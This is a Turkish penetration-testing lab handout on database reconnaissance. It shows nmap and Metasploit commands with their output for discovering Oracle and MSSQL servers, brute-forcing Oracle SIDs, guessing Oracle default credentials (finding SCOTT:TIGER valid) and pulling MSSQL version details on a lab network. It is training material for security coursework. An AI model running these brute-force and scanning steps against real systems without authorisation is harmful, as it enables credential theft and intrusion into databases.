Dr. Ferhat Özgür Çatak

Veritabanı Sızma Testleri - Lab #1

1 Ön bilgiler

Bu uygulamanın amacı, ağda bulunan veritabanlarını tespit etmek ve tespit edilen veritabanları hakkında çeşitli bilgiler(SID, instance name, varsayılan kullanıcı adı-parola bilgileri vb.) elde etmektir.

2 Amaçlar


1. Ağda bulunan veritabanlarını keşif aşamasında nmap, metasploit araçlarını kullanma
2. Veritabanları ile ilgili herhangi bir kimlik bilgisine sahip olmadan veritabanları hakkında bilgi toplama
3. Nmap aracı ile ağda bulunan veritabanlarını ve bu veritabanları üzerinde çalışan servislerin kullandığı portları tespit etme
4. Oracle veritabanlarındaki SID bilgilerini nmap ve metasploit araçları vasıtasıyla kaba kuvvet yöntemi kullanarak tespit etme
5. Ağda bulunan MsSQL veritabanı ile ilgili sunucu adı, instance adı ve versiyon bilgilerini nmap ve metasploit araçlarını kullanarak elde etme

3 Uygulama adımları

3.1 Veritabanı IP Bilgilerinin Elde Edilmesi

192.168.10.x blokundaki veritabanları nmap aracı vasıtasıyla tespit edilir. Veritabanlarını (Oracle ve MsSql) tespit etmek için aşağıdaki komut çalıştırılır:

```
nmap -sS -sV 192.168.10.0/24 -open -n
```



3.2 Oracle SID ve Kullanıcıların Bulunması

Ağdaki Oracle ve MsSQL veritabanlarının IP ve port bilgileri tespit edildikten sonra, veritabanlarına bağlanmak için kullanılacak bilgiler elde edilmeye çalışılır.

Oracle veritabanlarındaki SID bilgilerini toplamak için nmap ve metasploit araçları kullanılır.

Nmap aracı kullanılarak;

```
nmap --script oracle-sid-brute -p 1521 172.20.30.20
```

```
root@SGE:~# nmap --script oracle-sid-brute --script-args oraclesids=/opt/metasploit/
apps/pro/msf3/data/wordlists/sid.txt -p 1521 192.168.30.21

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-04 16:20 EEST
Nmap scan report for 192.168.30.21
Host is up (0.00083s latency).
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-sid-brute:
|   XE
|_

Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
```

Metasploit aracı kullanılarak; Metasploit aracındaki auxiliary/admin/oracle/sid_brute veya auxiliary/scanner/oracle/sid_brute modüllerinden herhangi birisi kullanılır. Her iki modülü çalıştırmak için de RHOST (ya da RHOSTS)parametresine Oracle veritabanlarının IP'leri (172.20.30.20-172.20.30.21) verilir.

```
msf auxiliary(sid_brute) > show options

Module options (auxiliary/admin/oracle/sid_brute):

   Name     Current Setting                                       Required  Description
   ----     ---------------                                       --------  -----------
   RHOST    192.168.30.21                                         yes       The target address
   RPORT    1521                                                  yes       The target port
   SIDFILE  /opt/metasploit/apps/pro/msf3/data/wordlists/sid.txt  no        The file that contains a list of sids.
   SLEEP    1                                                     no        Sleep() amount between each request.

msf auxiliary(sid_brute) > run

[*] Starting brute force on 192.168.30.21, using sids from /opt/metasploit/apps/pro/msf3/data/wordlists/sid.txt...
[+] 192.168.30.21:1521 Found SID 'XE'
```

Oracle veritabanında yer alan varsayılan kullanıcı adı ve şifrelerin ele geçirilmesi için nmap içerisinde yer alan oracle-brute scripti kullanılır.

```
nmap -sS 192.168.10.1 -p1521 --script oracle-brute --script-args oracle-brute.sid=<SID>
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-10-25 11:24 EEST
Nmap scan report for 192.168.10.221
Host is up (0.00051s latency).
PORT     STATE SERVICE
1521/tcp open  oracle
| oracle-brute:
|   Accounts:
|     CTXSYS:CTXSYS - Account is locked
|     ORDSYS:ORDSYS - Account is locked
|     ORDPLUGINS:ORDPLUGINS - Account is locked
|     WMSYS:WMSYS - Account is locked
|     OUTLN:OUTLN - Account is locked
|     SYSMAN:WELCOME1 - Account is locked
|     SH:SH - Account is locked
|     SYSTEM:WELCOME1 - Account is locked
|     OE:OE - Account is locked
|     OLAPSYS:MANAGER - Account is locked
|     MDDATA:MDDATA - Account is locked
|     DIP:DIP - Account is locked
|     MDSYS:MDSYS - Account is locked
|     DMSYS:DMSYS - Account is locked
|     EXFSYS:EXFSYS - Account is locked
|     HR:HR - Account is locked
|     XDB:CHANGE_ON_INSTALL - Account is locked
|     SCOTT:TIGER - Valid credentials
|     DBSNMP:DBSNMP - Valid credentials
|_  Statistics: Performed 695 guesses in 1 seconds, average tps: 695
MAC Address: 00:50:56:9B:03:99 (VMware)
```

MsSQL veritabanı ile ilgili sunucu adı, instance adı ve versiyon bilgisi bilgileri nmap ve metasploit araçları ile tespit edilir.

Nmap aracı kullanılarak; MsSQL veritabanı ile ilgili sunucu adı, instance adı ve versiyon bilgisi bilgileri nmap ve metasploit araçları ile tespit edilir.

```
nmap --script ms-sql-info -p 1433 192.168.30.10
```

```
root@SGE:~# nmap --script ms-sql-info 192.168.30.10 -p 1433

Starting Nmap 6.40 ( http://nmap.org ) at 2013-09-04 16:31 EEST
Nmap scan report for 192.168.30.10
Host is up (0.0010s latency).
PORT     STATE SERVICE
1433/tcp open  ms-sql-s

Host script results:
| ms-sql-info:
|   Windows server name: WIN-2TV451E8PRJ
|   [192.168.30.10\PENTEST_EGITIM]
|     Instance name: PENTEST_EGITIM
|     Version: Microsoft SQL Server 2008 R2 RTM
|       Version number: 10.50.1600.00
|       Product: Microsoft SQL Server 2008 R2
|       Service pack level: RTM
|       Post-SP patches applied: No
|     TCP port: 1433
|_    Clustered: No

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```